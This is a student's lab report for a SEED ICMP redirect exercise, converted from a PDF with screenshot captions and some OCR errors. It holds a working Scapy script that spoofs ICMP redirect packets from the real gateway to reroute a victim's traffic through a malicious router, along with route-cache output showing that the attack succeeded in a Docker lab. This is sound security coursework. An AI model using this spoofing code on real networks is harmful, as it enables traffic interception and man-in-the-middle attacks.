


Lab 7: ICMP Redirect Attack


Joshua Ludolf
CSCI 4321
Computer Security

- ❖ Firstly, I had to build the docker container and turn it on using following commands– sudo docker-compose build and sudo docker-compose up:



A screenshot of a Linux desktop environment. On the left is a vertical dock with icons for various applications like a browser, file manager, and terminal. The main window is a terminal titled 'Terminal'. The command 'sudo docker-compose build' is being run, and the output shows that several Docker images are being skipped because they already exist. The terminal window has a dark background with light-colored text.



```
joshualudolf@VM:~/Desktop/Lab 7$ sudo docker-compose build
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
```



A screenshot of a Linux desktop environment, similar to the one above. A terminal window titled 'Terminal' is open, showing the command 'sudo docker-compose up' being run. The output indicates that multiple Docker containers are being started, including 'victim', 'attacker', 'malicious-router', 'HostB1', 'HostB2', and 'Router'. Each container is starting on a specific IP address and port. The terminal window has a dark background with light-colored text.

```
joshualudolf@VM:~/Desktop/Lab 7$ sudo docker-compose up
Starting malicious-router-10.9.0.111 ... done
Starting host-192.168.60.5     ... done
Starting attacker-10.9.0.105   ... done
Starting victim-10.9.0.5      ... done
Starting host-192.168.60.5     ... done
Starting router               ... done
Attaching to malicious-router-10.9.0.111, host-192.168.60.5, victim-10.9.0.5, attacker-10.9.0.105, host-192.168.60.5, router
```

- ❖ From there, I ran – sudo docker ps, to get the ip names to login to victim and attacker vms. Additionally, modified the docker-compose.yml file so sysctls – net.ipv4.conf.all.accept_redirects=1, to allow for these attacks to take place (most didn't seem to change much until I adjusted other things in this file that I found from a YouTube tutorial on this (not many github repos on this one...)): https://www.youtube.com/watch?reload=9&v=gXV_I_86Y5Q [note, may want English captions on] 😊:




- ❖ I then checked to make sure I could login to the host vm and victim vm first running following commands – sudo docker exec -it (host/victim-respective ip here) bash, and displayed ip route in the victim:

```
joshualudolf@VM: ~/Desktop/Lab 7
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES
e74e96d30144        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route ..."   14 minutes ago    Up About a minute
66da44a2aac7        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route ..."   14 minutes ago    Up About a minute
67ce5ffe78ad        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route ..."   14 minutes ago    Up About a minute
a948742871a5        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route ..."   14 minutes ago    Up About a minute
9.0.111              handsonsecurity/seed-ubuntu:large   "bash -c ' ip route ..."   14 minutes ago    Up About a minute
ba7dbbfaf7a4        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route ..."   14 minutes ago    Up About a minute
9beb93041e39        handsonsecurity/seed-ubuntu:large   "bash -c ' ip route ..."   14 minutes ago    Up About a minute
joshualudolf@VM: ~/Desktop/Lab 7$ sudo docker exec -it host-192.168.60.5 bash
root@e74e96d30144:~# exit
joshualudolf@VM: ~/Desktop/Lab 7$ sudo docker exec -it victim-10.9.0.5 bash
root@e74e96d30144:~#
```

```
root@e74e96d30144:~# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@e74e96d30144:~#
```

- ❖ Next, I created a python script named – icmp_redirect.py and executed the script (unfortunately, this is where following instruction from SEED, Class instructions, and YouTube tutorial failed as nothing appeared in the cache, but the packet was sent):




The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open with the following command history:

```
joshualudolf@VM: ~/Desktop... Mar 3 21:55
```


The terminal window title is "icmp redirect.py". The file content is:

```
#!/usr/bin/env python3
from scapy.all import *
# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1
victim = sys.argv[1]
real_gateway = sys.argv[2]
fake_gateway = sys.argv[3]
victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'
ip = IP(src=real_gateway, dst=victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway
lp2 = IP(src=victim, dst='192.168.66.5')
send(ip/icmp/lp2/ICMP());
```



A screenshot of an Ubuntu desktop environment. On the left is a dock with icons for various applications. There are two rows of terminal windows. The top row has five tabs, all titled "Joshualudolf@VM: ~/Desktop/Lab 7". The bottom row has three tabs, also titled "Joshualudolf@VM: ~/Desktop/Lab 7". The first tab in the top row shows the output of a ping command:

```
root@e85be121440e:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.285 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.073 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.111 ms
^C
--- 192.168.60.5 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9172ms
rtt min/avg/max/mdev = 0.065/0.101/0.285/0.062 ms
root@e85be121440e:/#
```



A screenshot of an Ubuntu desktop environment. On the left is a dock with icons for various applications. There are two rows of terminal windows. The top row has three tabs, all titled "Joshualudolf@VM: ~/Desktop/Lab 7". The bottom row has three tabs, also titled "Joshualudolf@VM: ~/Desktop/Lab 7". The first tab in the top row shows the output of a command:

```
root@e74e96d30144:/# ./icmp_redirect.py
.
Sent 1 packets.
root@e74e96d30144:/# ip route show cache
root@e74e96d30144:/#
```

- ❖ However, the YouTube tutorial provided insight to ping but sent it to a log file so it doesn't stop working (which worked wonderfully):

```

Activities Terminal Mar 3 21:58
joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop...
root@e85be121440e:/# cat log.txt
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.268 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.079 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.067 ms
...
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5090ms
rtt min/avg/max/mdev = 0.067/0.112/0.269/0.066 ms
root@e85be121440e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 249sec
root@e85be121440e:/#

```

- ❖ Then, I viewed how the trace route looked, noting that the hosts were the real gateway and the ip2 from the icmp_redirect.py file:

```

Activities Terminal Mar 3 22:00
joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop... joshualudolf@VM: ~/Desktop...
My traceroute [v0.93] 2025-03-04T03:00:20+0000
6cd1dfc21e2 (10.9.0.105)
Keys: Help Display mode Restart statistics Order of fields quit
Host          Packets Plings
              Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11   0.0%  6   0.1  0.1  0.1  0.3  0.1
2. 192.168.60.5 0.0%  5   0.1  0.1  0.1  0.1  0.0

```

For question 1, ICMP redirect attacks are typically used to alter the routing table of a target machine, redirecting its traffic through a path chosen by the attacker. However, redirecting traffic to a remote machine (i.e., one not on the local LAN) can be more complex and may not always be feasible due to network configurations and security measures (however still possible).

- ❖ Now I was ready to modify the script (created copy, then modified of course) to determine if it was possible to see ICMP redirect attacks to redirect to a non-existing machine on the same network? (in short, unfortunately, couldn't demonstrate, but yes after doing additional research):

```

Activities Terminal Mar 3 22:04
joshualudolf@VM: ~/Desktop/Lab 7
GNU nano 4.8
#!/usr/bin/python3
from scapy.all import *
# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1

# victim = sys.argv[1]
# real_gateway = sys.argv[2]
# fake_gateway = sys.argv[3]

victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '192.168.60.6'

ip = IP(src=real_gateway, dst=victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway

ip2 = IP(src=victim, dst='192.168.60.5')
send(ip/icmp/ip2/ICMP())

```

```



Activities Terminal Mar 3 22:06
joshualudolf@VM: ~/Desktop/Lab 7
root@e85be121440e:/# cat log.txt
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.260 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.067 ms
...
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5096ms
rtt min/avg/max/mdev = 0.067/0.112/0.268/0.066 ms
root@e85be121440e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 249sec
root@e85be121440e:/# ping 192.168.60.5 > log_2.txt

```

```
Activities Terminal Mar 3 22:08
Joshualudolf@VM: ~/Desktop/Lab 7

root@e85be121440e:~# cat log.txt
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.260 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.067 ms
...
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5090ms
rtt min/avg/max/stddev = 0.067/0.112/0.260/0.066 ms
root@e85be121440e:~# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 249sec
root@e85be121440e:~# ping 192.168.60.5 > log_2.txt
^Croot@e85be121440e:~# ping 192.168.60.5 > log.txt
^Croot@e85be121440e:~# ip route flush cache
root@e85be121440e:~# ip route flush cache
root@e85be121440e:~# ip route flush cache
root@e85be121440e:~#
```

```
Activities Terminal Mar 3 22:11
Joshualudolf@VM: ~/Desktop/Lab 7
root@e85be121440e:~# cat log.txt
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.260 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.067 ms
...
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5096ms
rtt min/avg/max/mdev = 0.067/0.112/0.266/0.066 ms
root@e85be121440e:~# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 249ses
root@e85be121440e:~# ping 192.168.60.5 > log_2.txt
^Croot@e85be121440e:~# ping 192.168.60.5 > log.txt
^Croot@e85be121440e:~# ip route flush cache
root@e85be121440e:~# mtr -n 192.168.60.5
root@e85be121440e:~#
```

